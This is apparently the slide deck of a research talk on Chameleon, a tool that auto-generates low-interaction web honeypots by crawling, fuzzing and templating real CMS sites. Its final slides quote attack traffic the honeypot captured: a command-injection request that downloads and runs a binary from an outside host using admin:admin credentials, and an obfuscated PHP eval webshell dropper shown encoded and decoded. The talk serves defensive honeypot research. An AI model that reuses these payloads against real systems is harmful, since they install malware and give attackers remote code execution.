
Chameleon

Automatic Generation of Low-Interaction Web Honeypots

Marius Musch (TU Braunschweig)

Martin Härterich (SAP SE)


Image by Shobhan Tudu (Own work)
[CC BY-SA 4.0], via Wikimedia Commons



The Soldier Lays a Honey Trap

Agenda

- Honeypots
  - Types
  - Pros and Cons
- Generating Honeypots
  - Approach
  - Demo
  - Results



Honeypots

“A security resource whose value lies in being probed, attacked, or compromised” [1]


=> System you **want** to be attacked

High vs. Low Interaction

- High-Interaction Honeypot (HIHP)
  - What are attackers doing **after** they successfully compromised a system?
  - Identify attackers from within the authenticated userbase

- Low-Interaction Honeypot (LIHP)
  - Are my systems under active attack?
  - Which vulnerabilities are targeted?
  - Profile outside attackers

Today: Focus on low-interaction server web honeypots




Motivation for Using Honeypots

"Prevent, Detect, React"

→ Consider this in the context of the complete software development life-cycle

- Gather knowledge and statistics about frequency of attacks and primary attack vectors
- Study real attackers behavior when approaching honeypot systems
- Use Knowledge collected in honeypot systems to
  - improve your IDS
  - prioritize processing of code scan results
  - etc.

Glastopf



Mail Server

Login Form

Please fill in your credentials

Login:

Password:

Submit

My Resource

[ENTRIES DELETED]


Blog Comments

Please post your comments for the blog

Submit

This is a really great entry

Footer Powered By



curriculum vitae

Login Form

Please fill in your credentials

Login:

Password:

Submit

My Resource

[ENTRIES DELETED]

Blog Comments

Please post your comments for the blog


Submit

This is a really great entry

Footer Powered By

For more examples watch [3]

Automatic Generation of Low-Interaction Web Honeypots




Pros and Cons [4]

- Advantages
  - Collect valuable data
  - Allow examination of unknown attacks
  - Use minimal resources (only true for low-interaction)


- Disadvantages
  - Only limited vision
  - Manual development and configuration required
  - Detectable via fingerprinting

Can we automatically generate honeypots by observing real applications?




Design Goals

- Universality
  - Independent of the original system's underlying technology
- Automation
  - Create copy of target system without manual effort
- Scalability
  - Run many emulated systems instances on one machine
- Deception
  - Approximate indistinguishability from the real system



Overview


Real Application
Honeypot
Probing
- Crawl content
- Fuzz inputs
- Record traffic
Parsing
- Static / dynamic
- Learn semantics
- Create templates
Publishing
- HTTP server
- Select template
- Log interactions
HTTP traffic
Templates

Probing

- Goals
  - Discover as many resources as possible
  - Identify range of responses

- Crawling
  - Recursively follow links, download everything multiple times

- Reconnaissance
  - Extract URLs from common files and find directory listings


- Fuzzing
  - Mutate existing data (Method, Query, Headers, Body)
  - Generate values for HTML forms

Automatic Generation of Low-Interaction Web Honeypots

Parsing


- Goals
  - Infer semantics of dynamic values
  - Build templates with placeholders

- Compare responses with diff algorithm



```
JSESSION=1B03E3F25CC8EF11207A1A2657C49505E9; HttpOnly
```

- Variables
  - Always changing: Random tokens, Counters
  - Input-dependent: Session tokens, Reflections
  - Rarely changing: Timestamps
  - Unknown



Parsing example

- Response 1 vs. 2 (Same cookies)
  - It is now 19:23:445 UTC. To login click <a href= "http://xyz.com/login.php?ssid=wG45">here</a>


- Response 1 vs. 3 (Different cookies)
  - It is now 19:23:448 UTC. To login click <a href= "http://xyz.com/login.php?ssid=wG454SH8">here</a>

- Resulting template
  - It is now $_TIME_HH:mm:ss_$ UTC. To login click <a href= "http://$_HOST_$/login.php?ssid=$_SESSION-01_111000-0404-wGHS4458_$">here</a>

Automatic Generation of Low-Interaction Web Honeypots

Publishing

- Goals
  - Find best template for any given request
  - Generate response from template




Automatic Generation of Low-Interaction Web Honeypots

DEMO

Evaluation


- Generate honeypots => Automation
  - 5 popular CMSs



CMS	Version	Creation Time	Unique Templates	Avg. Vars per Template
Drupal	8.2.1	9 min	190	1.9
Joomla	3.6.3	12 min	139	2.7
Magento	2.1.2	38 min	451	1.3
TYPO3	7.6.14	22 min	414	2.2
WordPress	4.6.1	8 min	85	2.1

- Visual comparison => Compatibility
  - Take screenshot and compare pixels
- Fingerprinting => Deception
  - Worked with all tested tools: **Nmap, WhatWeb, lbmap**

Empirical study



- Also replaced production WordPress with Chameleon

Captured POST requests

```
178.32.56.xxx/wordpress/wp-comments-post.php

akismet_comment_nonce=da2ee43abf
author=Glass splashbacks
submit=Post Comment
email=mar***_****ch@secret.org
comment_post_ID=665
ak_js=991
comment=Terrific work! This is the kind of information that shouyld bbe
shared around the web.
Disgrace on the seek egines for now not positiohing this post upper!

Come on over and visit my web site . Thannk
you =)
url=http://www.glass-outlet.co.uk/products/splashbacks/
comment_parent=0
```

More captured POST requests

```
35.163.97.xxx/cgi-bin/supervisor/CloudSetup.cgi

connection=close
accept=*/*
content-length=0
authorization=Basic YWRtaW46YWRtaW4=
accept-encoding=gzip, deflate

exefile=wget -O /tmp/Arm1 http://172.247.116.xxx:85/Arm1;chmod 0777
/tmp/Arm1;/tmp/Arm1
```

admin:admin

Automatic Generation of Low-Interaction Web Honeypots

More captured POST requests

```
z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19yd
W50aW1lKDApOyRucGF0aD0kX1NFUlZFUlsnRE9DVU1FTlRfUk9PVCddLkJhU0U2NF9kRWNPZEUoJF9HRVRbJ3o
0J10pO2Z1bmN0aW9uIGNyZWF0ZUZvbGRlcigkcGF0aCl7aWYoIWZpbGVfZXhpc3RzKCRwYXRoKSl7Y3JlYXRlRm9sZ
GVyKGRpcm5hbWUoJHBhdGgpKTtta2RpcigkcGF0aCwgMDc3Nyk7fX1jcmVhdGVGb2xkZXIoJG5wYXRoKTtlY2hvKCI
tPnwiKTs7JGM9JF9QT1NUWyJ6MiJdOyRmPSRucGF0aC5CYVNFNjRfZEVjT2RFKCRfR0VUWyJ6MyJdKTskYz1zdH
JfcmVwbGFjZSgiXHIiLCIiLCRjKTskYz1zdHJfcmVwbGFjZSgiXG4iLCIiLCRjKTskYnVmPSIiO2ZvcigkaT0wOyRpPHN0
cmxlbigkYyk7JGkrPTIpJGJ1Zi49dXJsZGVjb2RlKCIlIi5zdWJzdHIoJGMsJGksMikpO2VjaG8oQGZ3cml0ZShmb3Blbigk
ZiwidyIpLCRidWYpPyIxIjoiMCIpOztlY2hvKCJ8PC0iKTtkaWUoKTs=
z4=L3dwLWNvbnRlbnQvcGx1Z2lucy8=
z2=3C3F706870202070707265675F7265706C61636528222F6C6174657261696E2F65222C20226576222E22616C2827222E2
45F524551554553545B276675636B796F7534333231275D2E222729222C20226C6174657261696E2074657374696E39222
93B203F3E393834333030
login=cmd
z3=c2ZuLnBocA==
z9=BaSE64_dEcOdE
coco=@eval/**/(${'_P'.'OST'}[z9]/**/(${'_POS'.'T'}[z0]));
```

```
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_qu
otes_runtime(0);$npath=$_SERVER['DOCUMENT_ROOT'].BaS
E64_dEcOdE($_GET['z4']);function
createFolder($path){if(!file_exists($path)){createFolder(dirname(
$path));mkdir($path, 0777);}}createFolder($npath);echo("-
>|");;$c=$_POST["z2"];$f=$npath.BaSE64_dEcOdE($_GET["z3"]
);$c=str_replace("\r","",$c);$c=str_replace("\n","",$c);$buf="";for(
$i=0;$i<strlen($c);$i+=2)$buf.=urldecode("%".substr($c,$i,2));ech
o(@fwrite(fopen($f,"w"),$buf)?"1":"0");;echo("|<-");die();
```

Conclusion

- Chameleon’s approach
  - automates honeypot generation
  - is compatible with existing web servers
  - is highly scalable
  - allows to simulate large numbers of systems simultaneously
  - deceives automated tools

Questions?

GEFÖRDERT VOM
Bundesministerium
für Bildung
und Forschung

BIG
Data Security

Automatic Generation of Low-Interaction Web Honeypots

Resources

- [1] Lance Spitzner: “Honeypots: Tracking Hackers”, Addison-Wesley, Boston, 2002.
  http://www.it-docs.net/ddata/792.pdf

- [2] Nawrocki, Marcin, et al. "A Survey on Honeypot Software and Data Analysis." *arXiv preprint arXiv:1608.06249* (2016).
  https://arxiv.org/pdf/1608.06249.pdf

- [3] Dean Sysman, Gadi Evron, Itamar Sher: “Breaking Honeypots for Fun and Profit”, 32C3, 2015.
  https://media.ccc.de/v/32c3-7277-breaking_honeypots_for_fun_and_profit

- [4] Iyatiti Mokube, Michele Adams: “Honeypots: Concepts, Approaches, and Challenges”. ACMSE 2007, March 23-24, 2007, Winston-Salem, North Carolina, USA, pp.321-325.
  http://dl.acm.org/citation.cfm?id=1233399